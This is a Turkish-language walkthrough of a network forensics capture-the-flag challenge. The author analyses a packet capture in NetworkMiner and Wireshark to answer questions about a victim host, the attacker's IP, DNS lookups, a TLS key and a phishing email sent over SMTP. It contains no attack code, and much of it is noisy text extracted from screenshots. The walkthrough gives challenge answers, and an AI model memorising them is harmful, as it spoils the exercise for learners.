English news and e... Cambridge English... reddit the front pa... NTV HABER - Haber... Convergence Google Çevir... The Elder Scrolls V: ... adviser Learn to code Cod... Olumlu itter

b14cc037beaf75537fc251623499fa7fe97974ade69d3df665733871c0df0b6bd/details

Virtual
virtual.exe
maliciousbinary
malicious
Program.exe
TH-CTPQuad07cpapng_4bm

Virtual Executable Info

Sections

Virtual Address	Virtual Size	Raw Size	FileOffset	MDF	CIE
401000	120100	75776	771	fc0fbac03fb4ee02cf4fbef2fb9fb5f32ea0	19008:88
1351000	8102	35084	789	13174fbef2cb2c114fbef023e03fb1bd	102114
1433000	1007616	368644	273	9c93fb0fb7c0fbef070a5fb71a073	17346:13
1505000%	32768	30720	798	256a9fbefc05d841f0a45f738dbfb900-4	1244:72

Imports

+ KERNEL32.dll

Overlay

entropy	6.932281017303467
offset	147456
end	147708
Range	Data
size	10154
md5	0d33fbfa7ba8f3c516a2fc35ed0ddcc0

Cevap: kernel32.dll

BSidesJeddah

#1 What is the victim's MAC address?

İlk soruda kurban olduğumun MAC adresini sormuş e3.pacp dosyamı Networkminer'a yansıtınca windows sekmeme geldim + kısmına tıkladım ve cevabım karşısında.

-- Select a network adapter in the list --

Hosts (345) Files (121) Images Messages (1) Credentials Sessions (1743) DNS (22) Parameters (3335) Keywords Anomalies

Sort Hosts On: IP Address (ascending)

- ⊕ 185.223.118.11
- ⊕ 185.226.105.174
- ⊕ 185.254.138.239
- ⊕ 188.45.206.111
- ⊕ 188.130.113.112
- ⊕ 188.154.175.0
- ⊕ 188.188.193.94
- ⊕ 188.202.190.29
- ⊕ 188.212.89.56
- ⊕ 192.168.112.2
- ⊕ 192.168.112.128 [192.168.112.128] (Linux)
- ⊕ 192.168.112.139 [WIN-D2TSDEME6NN] [WIN-D2TSDEME6NN<20>] (Windows)
 - IP: 192.168.112.139
 - MAC: 00:0C:29:B7:CA:91
 - fe00:d4:a:3d54:3290:720b (same MAC address)
 - NIC Vendor: VMware, Inc.
 - MAC Age: 21.01.2003
 - Hostname: WIN-D2TSDEME6NN, WIN-D2TSDEME6NN<20>
 - OS: Windows
 - TTL: 128 (distance: 0)
 - Open TCP Ports: 587 (Smtp) 135 139 (NetBiosSessionService) 143 (Imap) 25 (Smtp) 445 (NetBiosSessionService) 110 (Pop3)
 - Sent: 12278 packets (15.234.281 Bytes), %0.00 cleartext (0 of 0 Bytes)
 - Received: 27355 packets (35.177.620 Bytes), %0.00 cleartext (0 of 0 Bytes)
 - Incoming sessions: 351
 - Outgoing sessions: 104
 - Host Details
 - 192.168.112.255

#2 What is the address of the company associated with the victim's machine MAC address?

İkinci soruda kurban olduğumun MAC adresiyle alakalı bir kurum veya kuruluşun adresini sormuş sanırım. MAC adreslerinde arama yapmak için

<https://macaddress.io/> adresine gittim ve az önce bulmuş olduğum MAC adresini sitenin arama kısmına yazdım ara dedim sonucum karşısında.

The screenshot shows a web browser window with the URL macaddress.io in the address bar. The page title is "macaddress.io". Below the title, there are four navigation links: "Lookup" (which is underlined), "API", and "Database". The main content area has a large blue header with the text "MAC address vendor lookup". Below the header is a search input field containing the MAC address "00:0C:29:B7:CA:91" and a green "Search" button. Underneath the search bar, there is an example MAC address: "Example 44:38:39:ff:ef:57".

OUI changes history

27 September 2015	Update	Company address 3401 Hillview Avenue Palo Alto CA 94304 UNITED STATES US, United States	→ 3401 Hillview Avenue Palo Alto CA 94304 UNITED STATES US, United States
05 January 2010	Update	Company address 3145 Porter Dr. Palo Alto CA 94304 UNITED STATES US, United States	→ 3401 Hillview Avenue Palo Alto CA 94304 UNITED STATES US, United States
07 February 2003	Initial registration		

#3 What is the attacker's IP address?

Üçüncü soruda Okan abimizin(@DeathWarrior) şaka bir yana virüsü kontrol eden kişinin IP adresini sormuş. NetWorkMiner'a döndüğüm zaman üst tarafta linux ibarelerini görmekteyim. + kısmına tıkladım ve saf IP adresini aldım.

-- Select a network adapter in the list --

Hosts (345) Files (121) Images Messages (1) Credentials Sessions (1743) DNS (22) Parameters (3335) K

Sort Hosts On: IP Address (ascending)

- + 185.223.118.11
- + 185.226.105.174
- + 185.254.138.239
- + 188.45.206.111
- + 188.130.113.112
- + 188.154.175.0
- + 188.188.193.94
- + 188.202.190.29
- + 188.212.89.56
- + 192.168.112.2
- 192.168.112.128 [192.168.112.128] (Linux) ←
 - [IP: 192.168.112.128] ←
 - MAC: 000C2961F984
 - NIC Vendor: VMware, Inc.
 - MAC Age: 21.01.2003
 - Hostname: 192.168.112.128
 - OS: Linux
 - TTL: 64 (distance: 0)
 - Open TCP Ports: 80 (Http) 443 (Ssl)
 - Sent: 4560 packets (3.186.718 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Received: 2970 packets (14.813.670 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Incoming sessions: 29
 - Outgoing sessions: 21
 - Host Details
 - + 192.168.112.139 [WIN-D2TSDEME6NN] [WIN-D2TSDEME6NN<20>] (Windows)

#4 What is the IPv4 address of the DNS server used by the victim machine?

Sorumuz dört. Kurban olduğumun kullanmış olduğu DNS server'inin IP adresini istiyor elin oğlu hemen yapalım. NetWorkMiner -> DNS sekmesi

Server kolonunda kullanılan IP adresim var.

Hosts (345) Files (121) Images Messages (1) Credentials Sessions (1743) DNS (22) Parameters (3335) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr. Timestamp Client Client Port Server Server Port IP TTL DNS TTL (time) Transaction ID Type DNS Query DNS Answer

Frame nr.	Timestamp	Client	Client Port	Server	Server Port	IP TTL	DNS TTL (time)	Transaction ID	Type	DNS Query	DNS Answer
2690	2021-10-01 12:31:54 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	59491	192.168.112.2	53	128	00:00:00	0x54ED	0x0000	128.112.168.192.in-addr.arpa	NXDOMAIN flags
2691	2021-10-01 12:31:54 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	59491	192.168.112.2	53	128	00:00:00	0x54ED	0x0000	128.112.168.192.in-addr.arpa	NXDOMAIN flags
2729	2021-10-01 12:31:56 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	53108	192.168.112.2	53	128	00:00:05	0x9345	0x0005 (CNAME)	v10.vortex-win.data.microsoft.com	v10-win.vortex.ds
2729	2021-10-01 12:31:56 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	53108	192.168.112.2	53	128	00:00:05	0x9345	0x0001 (A)	v10-win.vortex.data.trafficmanager.net	40.77.226.250
2730	2021-10-01 12:31:56 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	53108	192.168.112.2	53	128	00:00:05	0x9345	0x0005 (CNAME)	v10.vortex-win.data.microsoft.com	v10-win.vortex.ds
2730	2021-10-01 12:31:56 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	53108	192.168.112.2	53	128	00:00:05	0x9345	0x0001 (A)	v10-win.vortex.data.trafficmanager.net	40.77.226.250
5618	2021-10-01 12:33:58 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	58718	192.168.112.2	53	128	00:00:05	0xF891	0x0005 (CNAME)	templateservice.office.com	templateservice.of
5618	2021-10-01 12:33:58 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	58718	192.168.112.2	53	128	00:00:05	0xF891	0x0005 (CNAME)	templateservice.office.com.edgekey.net	e16253.d.akamaiedge.net
5618	2021-10-01 12:33:58 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	58718	192.168.112.2	53	128	00:00:05	0xF891	0x0001 (A)	e16253.d.akamaiedge.net	2.23.28.86
5619	2021-10-01 12:33:58 UTC	192.168.112.139 [WIN-D2TSDME6NN] (Windows)	58718	192.168.112.2	53	128	00:00:05	0xF891	0x0005 (CNAME)	templateservice.office.com	templateservice.of

#5

What domain is the victim looking up in packet 5648?

Beşinci sorumuzda kurban olduğum 5648 veri paketinde hangi web sitesindeydi diyor. WiraShark'a e3.pcap'imi yansittım ve arama kısmına şu ibareyi girdim "frame.number == 5648" cevabım Info sekmesinde.

frame.number == 5648

No.	Time	Source	Destination	Protocol	Length	Info
5648	160.333.104	192.168.112.139	192.168.112.2	DNS	92	Standard query 0xfdd5 A omextemplates.content.office.net



#6 What is the server certificate public key that was used in TLS session:
 731300002437c17bdः2593dd0e0b28d391e680f764b5db3c4059f7abadbb28e

Altıncı sorumuzda TLS server sertifikası altında yer alan kullanılmış bir oturumun key kodunu soruyor.
 Arama yapacağımız oturum;

731300002437c17bdः2593dd0e0b28d391e680f764b5db3c4059f7abadbb28e

-> Hemen Wireshark'a e3.pcap'ımı yansittım ve TSL oturumunu sorduğu için tsł yazdım Enter'ladım.
 Şimdi string araması yapacağınız.

String aramasının nasıl yapıldığını öğrenmek için @green.php'nin konusunu inceleyebilirsiniz. Daha sonra oturumu yazıyorum ve Bul diyorum.

Daha sonra aşağıda yer alan kısımdan Trasport Layer Security -> TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages


-> Handshake Protocol: Server Key Exchange -> EC Diffie-Hellman Server Params -> PubKey kısmında sorumun cevabını görüyorum.

Wireshark screenshot showing a TLS session. The search bar at the top contains the string "731300002437c17bdः2593dd0e0b28d391e680f764b5db3c4059f7abadbb28e". The list of messages shows various TLS frames, with message 2739 highlighted. The detailed view for message 2739 shows the handshake process, with the "Handshake Protocol: Certificate" section expanded. The "Pubkey" field in this section is highlighted with a blue arrow, containing the value "64089e29f386356f1ffbd64d7056ca0f1d489a09cd7ebda630f2b7394e319406".

#7

What domain is the victim connected to in packet 4085?

Sıradaki yani yedinci sorumuzda yine bir frame paketi araması yapacağız ve gezinti yaptığı web adresini bulacağız. e3.pcap'imi Wireshark'a yansittım ve arama kısmına yukarıda olduğu gibi şu aramayı yaptım: "frame.number == 4085" daha sonra çıkan yerde web siteye benzer bilgi vermediği için Sağ Tık -> Takip -> TCP dedim ve cevabım karşısında.



```

.....av....qKa..K.....a.....|G..8.,+0./....$.#.(.'.
.....9.3.=.<.5./.
.j.@.8.2....j...&.$.!v10.vortex-win.data.microsoft.com.....
.....#.....~....U.aV.....KX.....T.]97 G%8.....s...$7.{..Y=....9.h.vK]....z..../.
.....0...0.....3....X.Z.$.....0
.*.H..
....0~1.0 ..U....US1.0...U...
Washington1.0...U....Redmond1.0...U.
..Microsoft Corporation1(0&...U....Microsoft Secure Server CA 20110..
210408183339Z.
220708183339Z0x1.0 ..U....US1.0 .....U....WA1.0...U....Redmond1.0...U.
.. Microsoft1.0
..WSE1(0&...U....*.vortex-win.data.microsoft.com0.."0
.*.H..
.....0..
.....P..K:.V.OQU..oJ
.).g...^A....#....Mjt=c...\\P....R.A....y.v....|...Z....|..\\....3....m.... #. )(...Q)..Df8.7..j}...[_ryU.$L
7E....._B~.....j....3{j.ws.....`j....7...+.Y-...=o.2.BU]....[^.WQ..U.a1.E.p..7.K..).I.^2.o.E{.CC
.....0...0..U.....0...0.%..0...+.....0...U.....NX..;L/2Zn..w!C..Ke0I..U..B0@..*.vortex-
win.data.microsoft.com..vortex-win.data.microsoft.com0..U.#...0..6V.eI.[.<.B.PM..3..0S..U..L00H.F.D.Bhttp://www.microsoft.com/
pkios/crl/MicSecSerCA2011_2011-10-18.crl0'....T0R0P...+....0.Dhttp://www.microsoft.com/pkios/certs/
MicSecSerCA2011_2011-10-18.crt0..U.....0
.*.H..
.....j..H.
..XU.._$.~!m.j....JH.{a.2.p...,R.}.l.,.S.Swn.2....F.tD%"!.L..b'.....u.y.....z.....@<.|...W.r(.7..q~R...=d6.
(.Hc...p{0,>).SpV....M..{..S..B6...jo...D.W.....d.{...q<X.e.t.l....r.
..?nL.i....G...[.....1..v...u"../.}.wh...+...4..7....B.I.....).....X.,2..Y.&P.
.. /.../....V.../.,U).%W.z!....}..g.....w_3.8.;..../.?
..c.u@Z).j.DD8M....#.|=...M.....ou..L.%..M+....S.(....S\.+@.h.V.=.4.\.....
.&
..y.....(7.W*.....OP...\\Q..?....Z@...*0D'...S...0...0.....
a?.....0
.*.H..
....0..1.0 ..U....US1.0...U...
Washington1.0...U....Redmond1.0...U.
..Microsoft Corporation1(200..U...)Microsoft Root Certificate Authority 20110..
111018225519Z.
261018230519Z0~1.0 ..U....US1.0...U...
Washington1.0...U....Redmond1.0...U.
..Microsoft Corporation1(0&...U....Microsoft Secure Server CA 20110.."0
.*.H..
.....0..
.....6.....Xu...I....
d....U..m@U=..j....u|[...t..2.#.....X..G..|.AHq..g.....s..~..C...q*..&Cw.TWs.U+....}....T.&..#."....78.r...c..Z}.m.R.n.....
6....X..V...R....T..1.]&..
.....s..7U.."x.... ..."1q.....&DW.....a.e.K..R.2..x..~.M..!....j....V.l.k/B>.7.r..xsr{...X.!0..:....z..e.....

```

Paket 2736. 8 istemci pkt.7 sunucu pkt.9 dönüştü. Seçmek için tıkla.

Tüm konușma (11 kB) Verileri şu şekilde göster ASCII Akış 1187

Bul: Sonrakini Bul

Bu Aracı Filtrele Vardır Farklı Kavşat Cari Dönüş Konut Vardım

#10 What is the command parameter sent by the attacker in packet number 2650?

Onuncu soruda 2650'ncı pakette hangi komut parametresini kullandığını soruyor üst sorulardaki işlemin aynısını yapıyorum ve arama kısmına frame.number == 2650 yazıyorum. Çıkan sonuç içerisinde Info sekmesinde EHLO kali komutunu görüyorum CTF cevabım kali.

frame.number == 2650						
Paket ayrıntıları		Dar ve Geniş	<input checked="" type="checkbox"/> Büyük küçük harf duyarlı	Dize	Info	
No.	Time	Source	Destination	Protocol	Length	
2650	35.705539	192.168.112.128	192.168.112.139	SMTP	77	C: EHLO kali

#11 What is the stream number which contains email traffic?

On birinci soruda tcp.stream numarası sorusunu soruyor. Arama kısmına SMTP yazdım ve mail içeren kısma gelip Sağ Tık -> Takip -> TCP akışı dedim ve arama kısmının değiştiğini gördüm cevabımı da gördüm : 1183

(Unutmadan basit olduğu için ilk önce onikinci soruyu çözmüştüm.)

smtp

No.	Time	Source	Destination	Protocol	Length	Info
2477	18.417181	192.168.112.139	192.168.112.128	SMTP	108	S: 501 EHLO Invalid domain address.
2501	20.910619	192.168.112.128	192.168.112.139	SMTP	72	C: HELP
2502	20.913773	192.168.112.139	192.168.112.128	SMTP	93	S: 220 WIN-D2TSDEME6NN ESMTP
2504	20.914497	192.168.112.139	192.168.112.128	SMTP	126	S: 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
2556	25.921921	192.168.112.128	192.168.112.139	SMTP	72	C: HELP
2557	25.924678	192.168.112.139	192.168.112.128	SMTP	93	S: 220 WIN-D2TSDEME6NN ESMTP
2559	25.925351	192.168.112.139	192.168.112.128	SMTP	126	S: 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
2648	35.704634	192.168.112.139	192.168.112.128	SMTP	93	S: 220 WIN-D2TSDEME6NN ESMTP
2650	35.705539	192.168.112.128	192.168.112.139	SMTP	77	C: EHLO kali
2651	35.706073	192.168.112.139	192.168.112.128	SMTP	132	S: 250-WIN-D2TSDEME6NN SIZE 20480000 AUTH LOGIN HELP
2653	35.706898	192.168.112.128	192.168.112.139	SMTP	106	C: MAIL FROM:<support@cyberdefenders.org>
2654	35.715348	192.168.112.139	192.168.112.128	SMTP	74	S: 250 OK
2656	35.716019	192.168.112.128	192.168.112.139	SMTP	103	C: RCPT TO:<joshua@cyberdefenders.org>
2657	35.719764	192.168.112.139	192.168.112.128	SMTP	74	S: 250 OK
2658	35.720333	192.168.112.128	192.168.112.139	SMTP	72	C: DATA
2659	35.721447	192.168.112.139	192.168.112.128	SMTP	81	S: 354 OK. send.

tcp.stream eq 1183

No.	Time	Source
2645	35.699982	192.168.112.128
2646	35.700154	192.168.112.139
2647	35.700835	192.168.112.128
2648	35.704634	192.168.112.139
2649	35.705314	192.168.112.128
2650	35.705539	192.168.112.139
2651	35.706073	192.168.112.128
2652	35.706672	192.168.112.139
2653	35.706896	192.168.112.128
2654	35.715348	192.168.112.139
2655	35.715822	192.168.112.128
2656	35.716019	192.168.112.139
2657	35.719764	192.168.112.128
2658	35.720333	192.168.112.139

220 WIN-D2TSDEME6NN ESMTP
EHLO kali
250-WIN-D2TSDEME6NN
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
MAIL FROM:<support@cyberdefenders.org>
250 OK
RCPT TO:<joshua@cyberdefenders.org>
250 OK
DATA
354 OK, send.
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefender
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.or
Subject: Immediate responses
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----MIME delimiter
This is a multi-part message in MIME format. To view it properly.

#12 What is the victim's email address?


On ikinci soruda kurban olduğumun mailini soruyor. e3.pcap dosyamı Wireshark'a yansittım ve açılan sayfada arama kısmına mail ile alakalı olan smtp yazdım. Az önce inince ilgili mail adresini görüyorum.

No.	Time	Source	Destination	Protocol	Length	Info
2645	35.699982	192.168.112.128	192.168.112.139	TCP	74	S: 59216 -> 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=688497142 TSecr=0 WS=128
2646	35.700154	192.168.112.139	192.168.112.128	TCP	74	25 : 59216 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=6412384 TSecr=0 WS=128
2647	35.700835	192.168.112.128	192.168.112.139	TCP	66	59216 -> 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=688497143 TSecr=6412384
2648	35.704634	192.168.112.139	192.168.112.128	SMTP	93	S: 220 WIN-D2TSDEME6NN ESMTP
2649	35.705314	192.168.112.128	192.168.112.139	TCP	66	59216 -> 25 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=688497147 TSecr=6412387
2650	35.705539	192.168.112.128	192.168.112.139	SMTP	77	C: EHLO kali
2651	35.706073	192.168.112.139	192.168.112.128	SMTP	166	S: 250-WIN-D2TSDEME6NN SIZE 20480000 AUTH LOGIN HELP
2652	35.706672	192.168.112.128	192.168.112.139	TCP	66	59216 -> 25 [ACK] Seq=12 Ack=94 Win=64256 Len=0 TSval=688497148 TSecr=6412387
2653	35.706898	192.168.112.128	192.168.112.139	SMTP	106	C: MAIL FROM:<support@cyberdefenders.org>
2654	35.715348	192.168.112.139	192.168.112.128	SMTP	74	S: 250 OK
2655	35.715822	192.168.112.128	192.168.112.139	TCP	66	59216 -> 25 [ACK] Seq=12 Ack=102 Win=64256 Len=0 TSval=688497158 TSecr=6412399
2656	35.716019	192.168.112.128	192.168.112.139	SMTP	103	C: RCPT TO:<joshua@cyberdefenders.org>
2657	35.719764	192.168.112.139	192.168.112.128	SMTP	74	S: 250 OK
2658	35.720333	192.168.112.128	192.168.112.139	SMTP	77	C: DATA

#13 What was the time attacker sent the email?

On üçüncü soruda saldırgan (okan abimiz) e-mail'i hangi saat hangi dakika hangi saniyede göndermiş diyor. Zaten ilgili yerim bir önceki soruda açtıktı hemen üstünde saatimi görüyorum.

```
220 WIN-D2TSDEME6NN ESMTP
EHLO kali
250-WIN-D2TSDEME6NN
250-SIZE 20480000
250-AUTH LOGIN
250 HELP
MAIL FROM:<support@cyberdefenders.org>
250 OK
RCPT TO:<joshua@cyberdefenders.org>
250 OK
DATA
354 OK, send.
Message-ID: <595903.006239922-sendEmail@kali>
From: "support@cyberdefenders.org" <support@cyberdefenders.org>
To: "joshua@cyberdefenders.org" <joshua@cyberdefenders.org>
Subject: Immediate responses
Date: Fri, 1 Oct 2021 12:31:54 +0000
X-Mailer: sendEmail-1.56
MTME Version: 1.0
```



#14 What is the version of the program used to send the email?

Diğer sorumuzda(14) mail gönderilen programın versiyonunu soruyor. Aynı kanalda X-Mailer: sendEmail-1.56 cevabım 1.56

